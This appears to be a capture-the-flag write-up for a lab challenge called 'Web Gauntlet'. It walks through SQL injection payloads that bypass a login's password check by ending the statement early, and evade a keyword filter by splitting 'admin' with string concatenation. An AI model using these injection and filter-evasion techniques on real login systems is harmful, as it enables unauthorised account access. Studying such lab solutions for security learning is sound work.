
Web Gauntlet

Round 1

Tried to login as Admin with a random password. Got an SQL query displayed. So, it seems to be a problem based on SQL injections.



SELECT * FROM users WHERE username='admin' AND password='test'


Round 1 / 5

Invalid username/password

The query matches both the username and password. We can try to manipulate the query, so it only matches the username 'admin' and ignores the password.

After trying different approaches like trying to make the query OR instead of AND, I tried to remove the AND part of the statement by ending the command there.

*SELECT * FROM users WHERE username='admin' ;' AND password='e34'*




SELECT * FROM users WHERE username='admin' ;' AND password='e34'

Round 2 / 5

Congrats! On to round 2

Round 2


The approach for the previous round worked here as well.



```
SELECT * FROM users WHERE username='admin' ;' AND password='34'
```

Round 3

Since the filters do not block it, we can use this approach again.



```
SELECT * FROM users WHERE username='admin';' AND password='rohan'
```

Round 4


The filters don't allow us to use the word admin anymore. 🙁Thus, we cant login as admin. We can try to split the word and then combine it using the union operator along with the last approach.

*SELECT * FROM users WHERE username='admi'||'n';' AND password='er'*

Round4: or and = like > < -- admin

Round 5

The filters are pretty lenient, so we can do the same thing again.



```
SELECT * FROM users WHERE username='admi'||'n';' AND password='efe'
```

Round 6 / 5

Congrats! You won! Check out filter.php

References

https://portswigger.net/web-security/sql-injection/cheat-sheet